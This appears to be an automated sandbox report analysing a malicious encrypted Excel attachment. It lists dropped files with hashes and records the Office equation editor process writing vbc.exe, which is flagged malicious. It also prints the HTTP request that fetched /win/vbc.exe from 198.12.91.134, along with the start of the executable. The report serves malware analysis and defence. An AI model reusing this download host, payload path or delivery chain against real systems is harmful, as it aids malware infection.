File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

Preview:

......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)========================
=========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz..?..Z(...
(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\71EF57AC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\71EF57AC.png	
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\855D19C5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8EA69F63.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.077266535268398
Encrypted:	false
SSDEEP:	96:+SZL6BGj/MQU8DbwiMOtWmVz76F2MqdTfOYL/xRp7uGkmrI:5DjU+H3tWa6WdTfOYLpR8d
MD5:	3F5F7384FF38DDA31633C2831A7ABC73
SHA1:	974D94DCD1F32FC128CCD43C30ECDDEDC0EA3BD2
SHA-256:	3379A0A988A850FB15F4F961DADEA37C8A0098A1913AA986007092895731DA73
SHA-512:	FAA52F817B6E9941A051E0FA99AF1E441853FD2FC8E5D2151ECA5EF5815D64CC3A4F6B6584FBBD26A932870E7A189C0B83C938B998F88AF53D028B5A48ECF72C
Malicious:	false
Preview:	....I...,.....<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.I.....P.6.).X...x...d.....p....\.....<.....p.....6Pv...p....`..p0.P.$y.vHM.....v....$.....u.d.....t...^.p....^.p.I..HM....)....-...$...<.v.....<.>v.Z.v....X.hd....0.P.. .....vdv.....%.....r.....'.....(...(.....?.....?.....I...4.....(...(...(...(...(.... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A50033D4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B5E1FBBD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B5E1FBBD.png	
File Type:	PNG image data, 687 x 111, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2493
Entropy (8bit):	7.758903050821124
Encrypted:	false
SSDEEP:	48:F9quw7IIfnKFZR4r5vB4FRLiWWl4sXhGI4Y9E5ZBZ7CK0lrC:nQHO34r5vB4F7Wu6zGXZG/pC
MD5:	A5D66CCBEE7946308A985B0FA9CC74F7
SHA1:	D86FFD2A310B16C59849B8E574B673E36643FDDF
SHA-256:	6B8E5D3AFEA87B138C1084837085EDFF6D74B5001E92897CE6FF087058204B28
SHA-512:	7C65B24A8A88B88831CCF9089B89946FCC26748DB226488155899D73F7B63EAF32424432A66D78B385DED8381A66E2207EE6BF197D6BC550DDD222D323B73D98
Malicious:	false
Preview:	.PNG.....IHDR.....o.....2...qPLTE.....x.....`.5.....5...``.....5.....`.....f.:.5..5.`.`...5..._...55.....t.`.`.....``4.....Z...U...\.9Z.3f...c.....n..X..N.44....f..:...\...`...:.f..f.:..... <v.....e:.....d5.`.f..\....`````5444\..Z.....Z.....3...4_..78..8.f.f.45..3.5.....3....-I..Z.:.....:.:\.....4..]4..3..7c[._ff:.::.955.....:.:.....d3ZZ:::.`5.U.....IDATx...=O.P..an.p'.s.q0 l[5....c` .d.....t..{zhm...-.$...@.....q....K....+,.WXB...^a....z...=.z.F...X.E7....(.:.{...px...W..^..N..g....S.c...r.W.CK.s...[*Kv.-5..^.:.f..^.../..BQ....H.~H...[.v./f..y.e..Y.Y.}.CB...`..6{...mz.. J.z.O../.m&uV.....y._...g)...^..|..Zl..2>.M..c...<..h..~...^..<....i.K..-|.....[A.Ke....sT..H..Z..y`..+v..Vp...U..H6z..J.....,_...,.S....t...[..^a....z.%..K....+,.WXB...^a.....`.. ...Kq7..w....\...'..'....b.....Q#.j.!.,.c..#A..J..^..P%J..^.m.K.=..w.<..k.,..>..w=.v...Y.....&.....r.kX-.%6.S..U.B.|.....0.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BD98695F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 779 x 181, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5842
Entropy (8bit):	7.92185581034873
Encrypted:	false
SSDEEP:	96:+Q9KyOE9ulJ01zAcTCcAZd+0Mvin1EFi0sAMcNV99iyysx8JXmaaINsWHfjMzNzl:4yvmJ0VmQE/Ovi0aa5EMzNzl
MD5:	871E67261292737F85DEE051B2EF5B1A
SHA1:	3108E69E8BEABB0CD820696E9F22889B5E7D3224
SHA-256:	F35AAA75635EB695B2DA69C932ECBD5AD4DB934EBFB0433DAC7913C2B7551A6A
SHA-512:	3C0CC7DF2D5080166C1C35C0D120CA686A8EF09348AB0F28CE6859FEC9F7DD3AB16955D79E1C092A5D78666FAE978F69E632D9FB307776E69FD586ADA605FEF
Malicious:	false
Preview:	.PNG.....IHDR.....'P.....gAMA.....a.....sRGB.....pHYs.....o.d....PLTE.....LLL.....ppp.....`.6.....?.6.._...`Bi.. .Y..f...%E....._...5DG...._.tNq.8.6..<?.....5...PVj..X.1...4U..._z..ANTT.b...kt..zZ5.....__.....~.....ff`.....H#....DIDATx..[.[....R..lK.|....E*.....P.....sz...3..I...X#.....ff wv...n...~:.X...E}.....\`}.g..>.3.X.....r!.`.:..B8\.f0f....lx4..7s.o....F.&..\.....s!\.....o.....Ssa....1.X.<9."sso...G.\XX..q.2.....D@.0..."."./0.....K.px.....X.....`.....iD..c.-.....J//.o.,.... <.....9m). ..R...@'..q.y....N..&$...v94.q..<.w.\.P.....f_.... ...B.0}o.....y.....l.Z..PzRb..F.....[..).....J,....B....t(..BR...w .Q...S...H...{.....7P.....o...Ol..fV.\.....}.....A'.g.:E.7.u .....|.5pDj..f0.E:n..'. .....E..j^..tp\H;....3...C\..u.e..P.{...6.9....".6M....K..".F.D.a0.....|>.T...x.Yj....C".

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BEC2566A.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1183280
Entropy (8bit):	2.0961074211733566
Encrypted:	false
SSDEEP:	3072:e34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+D8nG/qc+r:w4UcLe0JOcXuunhqcIhqcM
MD5:	8BF122C0BC2F05F9C4BE47C77C8003B7
SHA1:	17401719239E65BAF881F5065819F4DEA09F75DA
SHA-256:	D0966DBE7D5D1B36C4BF893832A6872F9DBF2E2620B96BE945DE225DA324B732
SHA-512:	9AD487CC39D7639FDB51D917DE51E966A2C2B85191B71C660748180D0950FE41BAC9502DA2C6497492997914394FE9A7A1B6917A06C2F8AD608F78D5D487572C
Malicious:	false
Preview:	....l.....j.....m>...B.. EMF....0...3.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i..... Y$.....-z)Y.@C. %.....`.....N4Z`...X.....D....N4Z`...X... ....y)YX...`.. .....z)Y.....M.....OE....%...X...%...7.....{$.....C.a.l.i.b.r.i...-.0...d....._`#Y.... .....vdv.....%.....%.....%.....!.....".....%.....%.....%.....!.....".....%.....%.....%.....T...T... .....@.E.@....k.....L.....P... ...6...F...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C0C16556.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C0C16556.jpeg	
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== =========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(...(..(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D0083269.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134€ D
Malicious:	false
Preview:	.PNG........IHDR.............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5EA351B.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\Desktop\~$Exhibitions Order Detailed list.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	114688
Entropy (8bit):	6.650522833717378
Encrypted:	false
SSDEEP:	1536:EAPGkc1ug6GUMu+Yg2WGI5XZ4QmiPYefCGk4H:X2bUMEWfXZiea
MD5:	27BF14807BC9D5CD2D823293F43C3A3A
SHA1:	08EEED11867AA351BE0D6C48DA283721EE6C0769
SHA-256:	55FD5769DF0DF23D4140A34D07DC2C833B43AC1060F4D0992BDD27316041C69A
SHA-512:	C2BCD733A0BFD1B9E56B630E4FAE6A45951A843946A389F8987C48A3B047CA9B9F74A5A01AFC7D7589F156691220E474553229F485B6DE4F902DB566A6A0D245
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 22%, Browse • Antivirus: ReversingLabs, Detection: 11%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....K..... ...@.....D.....P....@.....`.....tK..(....p...[.....(... .....|.....text....=.....@..... ....`.data...\....P.....P.....@....rsrc....[...p...`...`.....@..@...I.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.994691802271367
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Exhibitions Order Detailed list.xlsx
File size:	1239040
MD5:	c8e623590aae92259642c8c80f761493
SHA1:	877da933e035b90f881d2c7ef3fa37f9065b6aa7
SHA256:	257645cd8e215cd4f9c2c153f3605e7389a2aed04a870a1aa0b4a4d9aa5762b3
SHA512:	42b645d273db688b69e591e7a0afd6d165a93afcfbc7ed16c601fbd282cdf0abe5a1955ec0f8aa7c936c811fd7b4a795d67b25048f5d494e68f9415b1eba0031
SSDEEP:	24576:mArO9NZrYnnXyhxSUKmCW+A+e6QCmRb5QX/hY8Ku:mArO9NqnnizSUnCg6Q95Ssu
File Content Preview:	.....>..... .....|.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 198.12.91.134

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	198.12.91.134	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 14:50:27.015583038 CEST	0	OUT	GET /win/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.12.91.134 Connection: Keep-Alive
Aug 2, 2021 14:50:27.128052950 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 02 Aug 2021 12:50:18 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Mon, 02 Aug 2021 10:45:08 GMT ETag: "1c000-5c891434c93da" Accept-Ranges: bytes Content-Length: 114688 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8b 23 c4 db cf 42 aa 88 cf 42 aa 88 cf 42 aa 88 4c 5e a4 88 ce 42 aa 88 80 60 a3 88 cd 42 aa 88 f9 64 a7 88 ce 42 aa 88 52 69 63 68 cf 42 aa 88 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c3 1c 80 4b 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 40 01 00 00 80 00 00 00 00 00 00 44 11 00 00 00 10 00 00 00 50 01 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 d0 01 00 00 10 00 00 e1 60 02 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 74 4b 01 00 28 00 00 00 00 70 01 00 96 5b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 3d 01 00 00 10 00 00 00 40 01 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 5c 11 00 00 00 50 01 00 00 10 00 00 00 50 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 96 5b 00 00 00 70 01 00 00 60 00 00 00 60 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#BBBL^B`BdBRichBPELK@DP@`tK(p[(|.text=@ ` .data\PP@.rsrc[p``@@IMSVBVM60.DLL

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2696 Parent PID: 584

General

Start time:	14:49:39
Start date:	02/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fff0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1980 Parent PID: 584

General

Start time:	14:50:00
Start date:	02/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
